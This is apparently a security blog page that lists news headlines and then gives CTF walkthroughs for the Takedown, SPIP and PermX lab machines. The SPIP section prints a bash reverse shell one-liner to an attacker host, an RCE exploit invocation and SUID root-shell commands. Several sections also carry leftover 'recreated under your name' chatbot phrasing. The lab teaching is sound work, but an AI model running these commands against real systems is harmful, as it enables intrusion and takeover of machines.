After more than 25 years of mitigating risks, ensuring compliance, and building robust security programs for Fortune 500 companies, I’ve learned that looking busy isn’t the same as being secure.
It’s an easy trap for busy cybersecurity leaders to fall into. We rely on metrics that tell a story of the tremendous efforts we’re expending – how many vulnerabilities we patched, how fast we
Author: VanshTheHacker
-

Security Theater: Vanity Metrics Keep You Busy – and Exposed
-

PoisonSeed Exploits CRM Accounts to Launch Cryptocurrency Seed Phrase Poisoning Attacks
A malicious campaign dubbed PoisonSeed is leveraging compromised credentials associated with customer relationship management (CRM) tools and bulk email providers to send spam messages containing cryptocurrency seed phrases in an attempt to drain victims’ digital wallets.
“Recipients of the bulk spam are targeted with a cryptocurrency seed phrase poisoning attack,” Silent Push said in an -

Microsoft Credits EncryptHub, Hacker Behind 618+ Breaches, for Disclosing Windows Flaws
A likely lone wolf actor behind the EncryptHub persona was acknowledged by Microsoft for discovering and reporting two security flaws in Windows last month, painting a picture of a “conflicted” individual straddling a legitimate career in cybersecurity and pursuing cybercrime.
In a new extensive analysis published by Outpost24 KrakenLabs, the Swedish security company unmasked the up-and-coming -

North Korean Hackers Deploy BeaverTail Malware via 11 Malicious npm Packages
The North Korean threat actors behind the ongoing Contagious Interview campaign are spreading their tentacles on the npm ecosystem by publishing more malicious packages that deliver the BeaverTail malware, as well as a new remote access trojan (RAT) loader.
“These latest samples employ hexadecimal string encoding to evade automated detection systems and manual code audits, signaling a variation -

Takedown CTF HackTheBox Walkthrough: A Step-by-Step Guide to Cracking the Challenge
Here’s the recreated version of the “Takedown” CTF walkthrough under your name, Vansh Shrivastava:
Takedown CTF Walkthrough by Vansh Shrivastava
Today, we’ll be tackling a machine from TryHackMe called “Takedown,” which is classified as an Insane difficulty machine.
Challenge link: TryHackMe – Takedown
Before diving in, we’ll check out the provided PDF: OPORDOVERCOOKEDRISOTTO.pdf.

1. Enumeration
After reviewing the PDF and understanding the objectives, we kick things off with a basic Nmap scan.

The scan reveals that only ports 22 and 80 are open. We’ll start by investigating port 80.
I visited the web server, but nothing stood out initially. So, I launched a web directory brute-forcing tool, feroxbuster. It’s fast, customizable, and user-friendly.
From the scan, we found two interesting items:
robots.txtand/inc.
First, let’s check out
robots.txt. It disallows bots from accessingfavicon.ico. Upon investigating this file, we discovered that it’s not an icon file but a Portable Executable (PE) file.
Interestingly, the hash of the favicon matches the one from the PDF. According to the document, the previous attacker gained access through this file.
Next, we move to the
/apidirectory, which contains a subdirectory calledagents. We could have also found this by reviewing the source code of thefavicon.ico. The source code shows six potential commands we can run.
2. Exploitation
I launched Burp Suite to dig deeper into the
/apidirectory. At first, we got a 404 error. But after changing the user-agent, we received a 200 OK response, along with a UID and hostname.

Next, I specified the agent UID in the URL, changed the content type to
application/json, and used thefileparameter we extracted from thefavicon.icoto read the content of/etc/passwd. Success!
With that confirmation, I tested the
uploadcommand and then used theexeccommand to gain an initial foothold on the target.
To stabilize the shell, I encoded the payload in base64 to bypass security and used pwncat-cs to streamline the shell experience. And just like that, we got our shell!

3. Privilege Escalation
During my situational awareness phase, nothing interesting stood out—no SUID, GUID, or group memberships. The usual files like
/etc/passwd,/etc/shadow, and/etc/sudoerswere all secured.However, using pspy, I noticed an anonymous cron job running every minute. Time to dig deeper.

I uploaded pspy to the target, made it executable, and inspected the output. A strange file,
/usr/share/diamorphine_secret/svcgh0st, was running in the background. A quick Google search revealed that it’s part of a popular rootkit called Diamorphine.https://github.com/m0nad/Diamorphine/tree/master



According to the creator of this rootkit, sending a signal 64 to any process ID elevates the user to root. Let’s try it!

4. Post Exploitation
Finally, with root access, it’s time to capture the flags!

User Flag: Captured

Root Flag: Captured
Conclusion:
Although TryHackMe lists this as an Insane difficulty machine, I’d rank it somewhere between Medium and Hard. It was an exciting challenge that gave me plenty of enjoyment. Thanks for reading this walkthrough, and I hope you enjoyed it as much as I did!
Let me know if you need any adjustments!
-

SPIP CTF HackTheBox Walkthrough: A Step-by-Step Guide to Cracking the Challenge
This is one of those classic SPIP CTF rooms on TryHackMe that includes enumeration, version detection, directory fuzzing, remote code execution, and privilege escalation. Let’s dive in!
Reconnaissance:
As always, we start by running an Nmap scan to check for open ports and services running on the target machine.
sudo nmap -sC -A -Pn <ip>
Directory Fuzzing:
We find Apache running on port 80 and SSH on port 22. The web page itself doesn’t give much away, but there’s a hint that SPIP might be running. Time to fuzz the directories.

gobuster dir -u <ip> -w <wordlist>
Parameters:
dir: Directory fuzzing mode-u: URL to scan-w: Wordlist-t 25: Faster scanning using 25 threads-q: Quiet mode to display only results
Gobuster reveals the “spip” directory, and by examining the page source, we determine that SPIP 4.2.0 is running. Knowing the version is key to exploitation.


Exploitation:
Now that we have the SPIP version, it’s time to look for an exploit. I prefer using Searchsploit for this.
searchsploit spip 4.2.0
We find a Remote Code Execution (RCE) exploit. Before we get excited, we need to craft a reverse shell payload, set up a listener with Netcat, and then run the exploit.
cp /usr/share/exploitdb/exploits/php/webapps/51536.py .
echo -n "bash -i >& /dev/tcp/lhost_ip/lport 0>&1" | base64 -w0
python3 51536.py -u 'http://rhost_ip/spip/' -c "echo <payload> | base64 -d | bash"
(Replace
lhost_ipwith your IP andlportwith your port.)With the payload delivered, we gain a foothold and grab the
user.txtflag.
Privilege Escalation:
Next, we navigate to the
.sshdirectory, where we findid_rsakeys for the user “think.” Let’s grab the keys (old-school copy-paste) and log in with SSH for a more stable connection.
After copying the keys to our Kali VM, we have got to change the file permissions so we can use it to log in via SSH.
chmod 600 id_rsa
ssh -i id_rsa think@<ip>
At this point, running
sudo -lasks for the “think” user password, which we don’t have. After some poking around, I check/optbut lack permissions to access it. The hint leads me to explore AppArmor, where I notice/bin/bashrunning as root.
Here’s the trick: we copy
/bin/bashto/dev/shmand run it with elevated permissions.cd /dev/shm cp /bin/bash . ./bash -p
Inside
/opt, we find the editable “run_container_sh” file, which can run as root. We edit it to create a root shell:#!/bin/bash cp /bin/bash /tmp/default chmod +s /tmp/default
Run the script, and now we have root!

By exploiting the SPIP vulnerability and leveraging incorrect file permissions, we’ve achieved root access and completed the room. If you enjoyed this walkthrough, feel free to check out other CTFs on TryHackMe!
-

PERMX CTF HackTheBox Walkthrough: A Step-by-Step Guide to Cracking the Challenge
Here’s the recreated walkthrough as Vansh Shrivastava:
Before diving in, here’s a quick tip—don’t overcomplicate things. This box is straightforward if you stay focused and apply what you’ve already practiced. It took me an entire day, but it should have only taken a couple of hours.
Nmap Scan
As always, I kicked off with an nmap scan, which revealed two open ports: 22 (SSH) and 80 (HTTP).
Web Page on Port 80
After visiting the web page on port 80, I fuzzed for subdomains and virtual hosts. Before doing that, I made sure to add the IP address and domain name to the/etc/hostsfile.
Subdomain Discovery

Fuzzing revealed two subdomains:lmsandwww. I added them to the/etc/hostsfile as well. On visitinglms.permx.htb, I was greeted by a login page for Chamilo.
Default Credentials Fail
I tried using default credentials for Chamilo, but no luck. Next, I fuzzed directories, hoping for some misconfiguration or exposed credentials, but still nothing.Chamilo Exploit Search
Frustrated after a couple of hours, I searched for Chamilo exploits. I came across CVE-2023-4220, which allows unauthenticated users to upload files. After trying the Proof-of-Concept (PoC), I found some pre-existing exploit files likerce.phpandreverse_shell.php.
Reverse Shell

